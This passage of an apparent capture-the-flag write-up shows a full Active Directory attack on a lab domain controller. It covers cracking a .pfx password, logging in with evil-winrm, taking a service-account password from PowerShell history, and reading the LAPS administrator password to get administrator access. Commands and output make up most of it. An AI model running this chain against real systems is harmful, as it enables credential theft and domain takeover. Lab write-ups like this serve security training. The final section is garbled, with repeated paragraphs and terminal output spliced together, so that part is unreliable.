6615d04e9d45c30d692ad058212b33a0c8966414b3840a77a7f33b2fe85791a16e4922a9458c584903515470d7607ce412e0699c883ddd40ad4983f9e6164879a19fc554781823782c89b47c3bf
36a56b33194753a65c5bc13e112a3e9fe9c98b75659657fce91bd2a5e4b6025b66984fb2d2a341034e975033ef2a1dcddde7b867084fa82644a4379c17dfad7363a382f751
0e674ca7f7efba61cc64313242d3166a04165d4f70607bd988181f06ff4dcda04035c14111c7d3a1169efce8c3616e971131ff5c42a35f3c43f74131b8634999052aa7a79274fb69d64e414d
c565fcf87e68897032902547c92885136f0f14e04e62519a02c03a4d0bf412e517f4b51e42ff27b40d72222d722424c56abb1b183158fe0ff9d04bcb45d5341a4cb26d03a5864a6f51b9bd315918a
a491393a5b6dc622dad6b25e131e43077ab421c4bcd6ed6fdbd52af4dcdb19a27797cfb983181e2300d6092b06010401823711023100301306092a864886f70d0109153106040401000000305d06
```

Got the hash to crack the master password

```
bright@kali:~/timelapse$ john pfx.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacyy_dev_auth.pfx
1g 0:00:01:18 DONE (2025-03-16 10:26) 0.01269g/s 41022p/s 41022c/s 41022C/s thuglife06.. thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

.pfx master password

Now to extract the .pem and the .key file from the .pfx file, I used openssl.

Recall from the output of this hashes says legacyy_dev_aut. This could mean that this is the authentication creds for the user legacyy to login to the dev environment through port 5986 (winrm https).

Lets see:

```
bright@kali:~/timelapse$ openssl pkcs12 -in legacyy_dev_auth.pfx -out privateKey.key -nocerts -nodes
Enter Import Password:
bright@kali:~/timelapse$ ls
legacyy_dev_auth.pfx  pfx.hash  privateKey.key  winrm_backup.zip  winrm.hash
bright@kali:~/timelapse$ openssl pkcs12 -in legacyy_dev_auth.pfx -out certificate.pem -nokeys -clcerts
Enter Import Password:
bright@kali:~/timelapse$ ls
certificate.pem  legacyy_dev_auth.pfx  pfx.hash  privateKey.key  winrm_backup.zip  winrm.hash
```

key and cert

```
bright@kali:~/timelapse$ evil-winrm -S -i 10.10.11.152 -u legacyy -c certificate.pem -k privateKey.key
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> cd ..
*Evil-WinRM* PS C:\Users\legacyy> cd Desktop
*Evil-WinRM* PS C:\Users\legacyy\Desktop> cat user.txt
63a5f585c0fbca4691a7d920dae93c210
```

legacyy

I executed winpeas for this user which shows that their some information in the powershell history.

```
ffffffffff Found History Files
File: C:\Users\Legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

ffffffffff Found Windows Files
File: C:\Users\Legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

Powershell histroy

```
*Evil-WinRM* PS C:> cat C:\Users\Legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KwaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usesessl -SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

creds for svc_deploy

I found the creds for a service account svc_deploy to access the machine via port 5986 (winrm https)

```
bright@kali:~/timelapse$ netexec winrm 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KwaxuaV'
WINRM-SSL 10.10.11.152 5986 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:timelapse.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARCC4 and will be removed from this module in 48.0.0.
    arc4 = algorithms.ARCC4(self._key)
WINRM-SSL 10.10.11.152 5986 DC01 [+]
timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KwaxuaV (Pwn3d!)
```

netexec

```
bright@kali:~/timelapse$ evil-winrm -S -i 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KwaxuaV'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
timelapse\svc_deploy
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> hostname
dc01
```

access as deploy

Whoami /all says that this user belongs to group LAPS reader

```
*EVIL-WINRM* PS C:\Users\svc_deploy\Documents> whoami /All
USER INFORMATION
_____
User Name          SID
timelapse\svc_deploy S-1-5-21-671920749-559770252-3318990721-3103

GROUP INFORMATION
_____
Group Name          Type          SID          Attributes
Everyone            Well-known group S-1-1-0          Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias          S-1-5-32-580          Mandatory group, Enabled by default, Enabled group
BUILTIN\Users        Alias          S-1-5-32-545          Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias          S-1-5-32-554          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK          Well-known group S-1-5-2          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15         Mandatory group, Enabled by default, Enabled group
TIME LAPSE\LAPS_Reader          Group          S-1-5-21-671920749-559770252-3318990721-2601          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10        Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label          S-1-16-8448          Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION
_____
Privilege Name      Description          State
SeMachineAccountPrivilege Add workstations to domain     Enabled
SeChangeNotifyPrivilege Bypass traverse checking     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
```

whoami/all

This site gave a proper documentation about LAPS

https://uwconnect.uw.edu/it?id=kb_article_view&sysparm_article=KB0034222

Since the user have the permission to read LAPS, we have to find a way to retrieve the administrator password from the LAPS.

From this git repository <https://github.com/ztrhgf/LAPS/tree/master/AdmPwd.ps>

I cloned the AdmPwd.ps folder, uploaded the folder on the target via the upload function of winrm. There is a file in this folder called AdmPwd.ps.ps1 which I imported to my current shell and used a supported command to get the admin creds.

Importing the module

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> get-admpwdpassword -computername dc01
ComputerName          DistinguishedName          Password          ExpirationTimestamp
DC01                 CN=DC01,OU=Domain Controllers,DC=timelapse ... .I6r/%1kM9@78u2 ... 3/21/2025 9:25:53 AM

*Evil-WinRM* PS C:\Users\svc_deploy\Documents> get-admpwdpassword -computername dc01 | select password
Password
.I6r/%1kM9@78u2m4uM4D-3%
Since the user have the permission to read LAPS, we have to find a way to retrieve the administrator password from the LAPS.

*Evil-WinRM* PS C:\Users\svc_deploy\Documents> get-admpwdpassword -computername dc01 | select password
Password
.I6r/%1kM9@78u2m4uM4D-3%
I copied the Admpwd.ps1 folder, uploaded the folder on the target via the upload function of winrm. There is a file in this folder called Admpwd.ps1 which I imported to my current shell and then used a supported command to get the admin credentials.
```

admin creds

```
bright@kali:~/timelapse$ evil-winrm -S -i 10.10.11.152 -u administrator -p .I6r/%1kM9@78u2m4uM4D-3%
evil-winrm: PS C:\Users\Deploy\Documents> Get-LapsADPassword -Identity administrator
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint to getadmpwdpassword -computername dc01
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
dc01
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
```

admin login

```
PS C:\Users\sysv\deploy\Documents\AdmPwd> Import-Module ..\AdmPwd.ps1
*Evil-WinRM* PS C:\Users> cd TRX\Documents\AdmPwd.PS> cd ..
*Evil-WinRM* PS C:\Users\TRX> ls
The term "Get-LapsADPassword" is not recognized as the name of a cmdlet, function, script file, or operab
path was included, verify that the path is correct and try again.
At Directory: C:\Users\TRX
+ Get-LapsADPassword -identity administrator

Mode CategoryInfo LastWriteTime Length Name psADPassword:String) [], CommandNotFoundException
d-r-- AdmPwd P 3/3/2022 10:45 PM 3D Objects isword -computername dc01
d-r-- 3/3/2022 10:45 PM Contacts
d-r-- rName 3/3/2022 10:45 PM dName Desktop Password ExpirationTimestamp
d-r-- 3/3/2022 10:45 PM Documents
d-r-- 3/3/2022 10:45 PM domain Controller Downloads aipse ... .I6r/%1kM9@78u2 ... 3/21/2025 9:25:53 AM
d-r-- 3/3/2022 10:45 PM Favorites
d-r-- 3/3/2022 10:45 PM Links
d-r-- AdmPwd P 3/3/2022 10:45 PM Music iswdpassword -computername dc01 | select password
d-r-- 3/3/2022 10:45 PM Pictures
d-r-- rd 3/3/2022 10:45 PM Saved Games
d-r-- 3/3/2022 10:45 PM Searches
d-r-- 1kM9@78u 3/3/2022 10:45 PM Videos

*Evil-WinRM* PS C:\Users\TRX> cd Desktop> get-admpwdpassword -computername dc01 | select password
*Evil-WinRM* PS C:\Users\TRX\Desktop> ls
Password

.I6 Directory: C:\Users\TRX\Desktop

Mode CategoryInfo LastWriteTime Length Name psADPassword:String) []
-a-r-- AdmPwd PS C:\U 3/16/2025 9:26 AM 34 root.txt
```

e06e8842314e7071dbf21951644a8728 [option in finalizer #<Proc:0x00007fbdc5fcfa708 /usr/share/rubygems-integrat

Evil-WinRM PS C:\Users\TRX\Desktop> ■

flag